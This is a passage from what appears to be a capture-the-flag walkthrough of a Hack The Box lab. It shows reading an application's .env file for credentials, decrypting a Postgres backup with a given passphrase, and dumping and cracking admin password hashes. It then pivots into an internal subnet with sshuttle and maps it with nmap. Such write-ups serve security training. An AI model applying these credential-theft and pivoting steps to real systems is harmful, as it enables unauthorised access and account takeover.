
```
cd /var/www/html/dashboard
```

- We open the `.env` file.

> **Info**
>
> (This file is often used in web applications to store environment variables, such as database credentials, API keys, or other sensitive configuration parameters required for the operation of the application.)

```
cat .env
```

- We see the `database` `password`.



- Start a `Bash shell` and discard all output.


```
script /dev/null -c bash
```


- We change into the `postgress` directory.

```
cd /var/backups/postgres
```

- We `decrypt` the file with `GPG` and save it as `dev-dripmail.old.sql`.

```
gpg --use-agent --homedir /var/lib/postgresql/.gnupg --pinentry-mode=loopback  --passphrase 2Qa2SsBkQvsc --
decrypt /var/backups/postgres/dev-dripmail.old.sql.gpg  > dev-dripmail.old.sql
```






- We retrieve 3 `usernames` and `hashes` along with that

```
COPY public."Admins" (id, username, password, email) FROM stdin;
1       bcase   dc5484871bc95c4eab58032884be7225        bcase@drip.htb
2   victor.r    cac1c7b0e7008d67b6db40c03e76b9c0    victor.r@drip.htb
3   ebelford    8bbd7f88841b4223ae63c8848969be86    ebelford@drip.htb
```

- We crack the `hashes` on https://crackstation.net/.
- User `ebelford` PW=`ThePlague61780`
- User `victor.r` PW=`victor1gustavo@#`




Tunnel to 172.16.20.0/24 at User `ebelford`

Note

- We establish a `tunnel` to `172.16.20.0/24` over SSH with the user `sshuttle`.

```
sshuttle -r ebelford:'ThePlague61780'@drip.htb -N 172.16.20.0/24
```



Nmap Scans Range 172.16.20.0/24 🌐🔎

Note

Since we are on the IP `172.16.20.3`, let's check the `range` with `nmap`.

```
ebelford@drip:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:84:03:02 brd ff:ff:ff:ff:ff:ff
    inet 172.16.20.3/24 brd 172.16.20.255 scope global eth0
       valid_lft forever preferred_lft forever
ebelford@drip:~$
```

```
nmap -sL 172.16.20.0/24
```

- We find 2 additional hosts:
- 172.16.20.2 WEB-01 `WEB-01.darkcorp.htb`
- 172.16.20.1 DC-01 `DC-01.darkcorp.htb` `darkcorp.htb` =(Domain Name)
- 172.16.20.3 `drip.darkcorp.htb` (Drip Mail)

```
┌──(root㉿kali3)-[~/Schreibtisch]
└─# nmap -sL 172.16.20.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-01 21:16 CEST
Nmap scan report for 172.16.20.0
Nmap scan report for DC-01 (172.16.20.1)
Nmap scan report for WEB-01 (172.16.20.2)
Nmap scan report for drip.darkcorp.htb (172.16.20.3)
```

Hostfile 📝

Note

- We add `172.16.20.1 DC-01 DC-01.darkcorp.htb` to the `hostfile`

```
echo "172.16.20.1 DC-01 DC-01.darkcorp.htb darkcorp.htb" | sudo tee -a /etc/hosts > /dev/null
```

- We add `172.16.20.2 WEB-01 WEB-01.darkcorp.htb` to the `hostfile`.

```
echo "172.16.20.2 WEB-01 WEB-01.darkcorp.htb" | sudo tee -a /etc/hosts > /dev/null
```

`host file` 📝

```
#DarkCorp
10.10.11.54 drip.htb mail.drip.htb dev-a3f1-01.drip.htb
172.16.20.2 WEB-01 WEB-01.darkcorp.htb
172.16.20.1 DC-01 DC-01.darkcorp.htb darkcorp.htb
172.16.20.3 drip.darkcorp.htb
```


172.16.20.2 WEB-01.darkcorp.htb 🌐


Note

- We use this command in `zenmap`.

